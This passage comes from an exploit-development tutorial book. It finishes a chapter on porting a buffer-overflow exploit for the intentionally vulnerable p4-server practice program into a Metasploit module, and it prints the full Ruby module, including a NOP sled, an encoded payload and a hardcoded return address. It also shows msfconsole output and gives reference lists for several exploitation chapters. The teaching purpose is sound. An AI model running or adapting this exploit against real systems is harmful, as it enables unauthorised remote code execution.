
The last information which we also add to the module is the architecture. Also here offer Metasploit many architectures which we can use to give more information to our module. A short overview shows we have a large selection of several architectures.

```
ARCH_X86, ARCH_X86_64, ARCH_MIPS, ARCH_MIPSLE,
ARCH_MIPSBE, ARCH_PPC,ARCH_PPC64, ARCH_CBEA,
ARCH_CBEA64, ARCH_SPARC, ARCH_ARMLE, ARCH_ARMBE,
ARCH_CMD, ARCH_PHP, ARCH_TTY, ARCH_JAVA,
ARCH_RUBY, ARCH_DALVIK, ARCH_PYTHON, ARCH_NODEJS,
ARCH_FIREFOX
```

For this module, we use the x86 architecture, because of our vulnerable runs on this architecture. The implementation of the information that architecture we use should look like below.

```
...,
'Arch'       => [ ARCH_X86 ],
...,
```

We see the information that architecture is for is embedded into an array, which means, a module can have support to more than one architecture. A closer look at the output if we run the command "show info", we see all the information that we added recently.



```
msf6 exploit(linux/misc/p4_server_buf) > show info

       Name: p4-server remote bufferoverflow
     Module: exploit/linux/misc/p4_server_buf
   Platform: Linux
       Arch: x86
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Good

Provided by:
  Tony Tester

Available targets:
  Id  Name
  --  ----
  0   P4-Server

Check supported:
  Yes

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       Target remote host
  RPORT                   yes       The target port (TCP)

Payload information:
  Avoid: 1 characters

Description:
  This exploit module illustrates the p4-server.c
  bufferoverflow-exploit works in metasploit

References:
  https://samsclass.info/127/proj/p4-server.c
```

Figure 8.22: The command "show options" shows the information about this module

All formal information which we added recently is shown in the output of the command "show info". We see in *Figure 8.22*, the Author name, the Description, the reference, and the license too. One thing which we have to add is the Disclosure-Date but for this testing purpose, we don‘t need it.

8.14 Define the check support


The module is now complete but one little thing we have to do, we have to set in the method check the return value to unsupported to tell the user that our module doesn‘t support any vulnerability checks. Metasploit has some check codes which we can return during a check.

Check-Code	Description
Appears	The target appears to be vulnerable.
Detected	The target service is running, but could not be validated.
Safe	The target is not exploitable.
Unknown	Can’t tell if the target is exploitable or not. This can happen because of an timeout.
Unsupported	The module does not support the check method.
Vulnerable	The target is vulnerable.

The disabling of this method is very easy we have just replaced the Check-Code from ”Vulnerable” to ”Unsupported”, see in the code below.

```
def check
   Exploit::CheckCode::Unsupported
end
```

If we want to run the command ”check”, we must have set the required Options first. By running the command ”check”, we get the message ”This module does not support check” like in *Figure 8.23* below.



```
msf6 exploit(linux/misc/p4_server_buf) > set rhost 192.168.1.213
rhost => 192.168.1.213
msf6 exploit(linux/misc/p4_server_buf) > set rport 4001
rport => 4001
msf6 exploit(linux/misc/p4_server_buf) > check
[*] 192.168.1.213:4001 - This module does not support check.
msf6 exploit(linux/misc/p4_server_buf) >
```

Figure 8.23: The module doesn’t support checks anymore.

The full exploit after all implementation of the requirements and additional information and configuration.

```
require 'msf/core'

class MetasploitModule < Msf::Exploit::Remote
  Rank = GoodRanking
  include Exploit::Remote::Tcp

  def initialize(info = {})
    super(
      update_info(
        info,
        'Name'=> 'p4-server remote bufferoverflow',
        'Description'=> %q(
          This exploit module illustrates the p4-server.c bufferoverflo
        ),
        'Author'=> 'Tony Tester',
        'License'        => MSF_LICENSE,
        'References'     => [
          ['URL', 'https://samsclass.info/127/proj/p4-server.c']
        ],
        'Targets'        => [
          [ 'P4-Server', {'Ret' => 0xffffb410} ]
        ],
        'DefaultTarget' => 0,
        'Platform'       => ['linux'],
        'Arch'           => [ ARCH_X86 ],
        'Payload'        => {
          'BadChars' => "\x00"
        },
      )
    )
    deregister_options('RHOSTS')
    register_options([
      OptAddress.new(
        'RHOST', [true, 'Target remote host', '']
      )
    ])
  end
  def check
    Exploit::CheckCode::Unsupported
  end

  def exploit
    buffer = "\x90" * 460
    buffer += payload.encoded
    buffer += "\x90" * (1040 - 460 - 4 - payload.encoded.length)
    buffer += [target.ret].pack('V')
    puts ("Length of the buffer: %d" %[buffer.length])
    connect
    sock.puts buffer
    disconnect
  end
end
```

8.15 Final thoughts

This chapter was more about the implementation of Metasploit exploit modules rather than developing a new exploit for a vulnerable application from scratch. Here we only ported a given exploit from the chapter "Buffer overflow" to Metasploit. Metasploit is a very essential framework to develop exploits and use them for penetration testing.

If this all was easy for you to understand, congratulation! Then you are on the right way, or you have it already learned. If not, then I recommend you should read this chapter again and try it put into practice, and you will understand. For better understanding, I recommend writing some own modules to get a better feeling.

What did we learn in this chapter? We learned what Metasploit is and how it works. We learned how we can install it from scratch without using Kali Linux where Metasploit preinstalled. We also learned how a Module is built from the skeleton, so we can reuse it for several other developments. We learned how comfortable we can convert a given exploit to Metasploit and which modification we can make to it. Changing shellcode/payload is also a thing, which we have learned and how we can change the target return addresses to make our exploit more reliable. We have learned a bit about the licenses and how we can add more information to our exploit to make it more compliant with Metasploit conventions. Removing bad bytes from our payload and encoding them we also learned in a quite simple way.

Metasploit is a great framework with many features which we don't covered at all, but the most important we covered in this chapter.

References and Ressources

Buffer overflow

- p4-server.c: https://samsclass.info/127/proj/p4-server.c
- Manpage of execve from unistd.h: https://linux.die.net/man/2/execve
- Syscalls x86 i368/i686: https://syscalls.kernelgrok.com/
- Command to convert binary to shellcode: https://www.commandlinefu.com/commands/view/6051/get-all- shellcode-on-binary-file-from-objdump
- GDB Peda plugin: https://github.com/longld/peda

Ret2Libc

- Python Struct: https://docs.python.org/3.7/library/struct.html
- Data Execution Prevetion (DEP): https://en.wikipedia.org/wiki/Executable_space_protection
- GDB Peda plugin: https://github.com/longld/peda

ROP-Chain

- Python Struct: https://docs.python.org/3.7/library/struct.html
- Return oriented-programming (ROP): https://en.wikipedia.org/wiki/Return-oriented_programming
- ROP Turing-complete: https://www.sba-research.org/wp-content/uploads/publications/woot12.pdf
- Data Execution Prevetion (DEP): https://en.wikipedia.org/wiki/Executable_space_protection

- Syscalls x86 i368/i686: https://syscalls.kernelgrok.com/
- Manpage of execve from unistd.h: https://linux.die.net/man/2/execve
- GDB Peda plugin: https://github.com/longld/peda
- RopGadget: https://github.com/JonathanSalwan/ROPgadget
- Ropper: https://github.com/sashs/Ropper

Off-by-One

- Off-by-One:
  https://en.wikipedia.org/wiki/Off-by-one_error
- Manpage of execve from unistd.h: https://linux.die.net/man/2/execve
- Syscalls x86 i368/i686: https://syscalls.kernelgrok.com/
- Command to convert binary to shellcode:
  https://www.commandlinefu.com/commands/view/6051/get-all- shellcode-on-binary-file-from-objdump
- GDB Peda plugin: https://github.com/longld/peda

Shellcode Alchemy

- GDB Peda plugin: https://github.com/longld/peda
- Metasploit-Framework: https://www.metasploit.com/
- VirusTotal.com: https://www.virustotal.com/gui/home/upload
- Shikata Ga Nai - Encoder:
  https://github.com/rapid7/metasploit-framework/
  blob/master/modules/encoders/x86/shikata_ga_nai.rb
- Metasploit encoders:
  https://www.offensive-security.com/metasploit-unleashed/msfencode/
- Syscall table for x64 Shellcoding:
  https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
- Windows Syscall table (XP/2003/Vista/2008/7/2012/8/10): https://j00ru.vexillium.org/sy

- Raspberry Pi 3B: https://www.amazon.de/Raspberry-Model-Mainboard-MicroSD-Speicherkartenslot/dp/B00LPESRUK/ref=asc_df_B00LPESRUK/?tag=googshopde-21&linkCode=df0&hvadid=309009267279&hvpos=1o3&hvnetw=g&hvrand=1921577508059803053&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=9043787&hvtargid=pla-406645157655&psc=1&th=1&psc=1&tag=&ref=&adgrpid=61284885533&hvpone=&hvptwo=&hvadid=309009267279&hvpos=1o3&hvnetw=g&hvrand=1921577508059803053&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=9043787&hvtargid=pla-40664515765

- Raspbian Lite: https://downloads.raspberrypi.org/raspbian_lite_latest

- ARM-Peda: https://github.com/alset0326/peda-arm

Format-String

- Format String attack: https://en.wikipedia.org/wiki/Uncontrolled_format_string

- Manpage of execve from unistd.h: https://linux.die.net/man/2/execve

- Manpageof printf: https://linux.die.net/man/3/printf

- Command to convert binary to shellcode: https://www.commandlinefu.com/commands/view/6051/get-all- shellcode-on-binary-file-from-objdump

- GDB Peda plugin: https://github.com/longld/peda

Integer Overflow/Underflow

- Format String attack: https://en.wikipedia.org/wiki/Uncontrolled_format_string

- Manpage of execve from unistd.h: https://linux.die.net/man/2/execve

- Manpageof printf: https://linux.die.net/man/3/printf

- Command to convert binary to shellcode: https://www.commandlinefu.com/commands/view/6051/get-all- shellcode-on-binary-file-from-objdump

- GDB Peda plugin: https://github.com/longld/peda

Metasploit-Development

- p4-server.c: https://samsclass.info/127/proj/p4-server.c
- Metasploit: https://github.com/rapid7/metasploit-framework
- Documentation for writing an exploit for Metasploit: https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-an-exploit
- Documentation for the rankings in Metasploit: https://github.com/rapid7/metasploit-framework/wiki/Exploit-Ranking
- Documentation for the Module-Options: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-datastore-options
- Documentation for the mixin Msf::Exploit::Remote::Tcp: https://github.com/rapid7/metasploit-framework/wiki/How-to-use-the-Msf-Exploit-Remote-Tcp-mixin
- Documentation for the Metasploit-Module-Licenses: https://www.rubydoc.info/github/rapid7/metasploit-framework/toplevel#MSF_LICENSE-constant
- Documentation for the references of a Metasploit-Module: https://github.com/rapid7/metasploit-framework/wiki/Metasploit-module-reference-identifiers
- Documentation of the architecture types for a Metasploit-Module: https://www.rubydoc.info/github/rapid7/metasploit-framework/toplevel#ARCH_X86-constant
- Documentation for the CheckCodes on an Exploit-Module: https://www.rubydoc.info/github/rapid7/metasploit-framework/Msf/Exploit/CheckCode
- GDB Peda plugin: https://github.com/longld/peda

List of Figures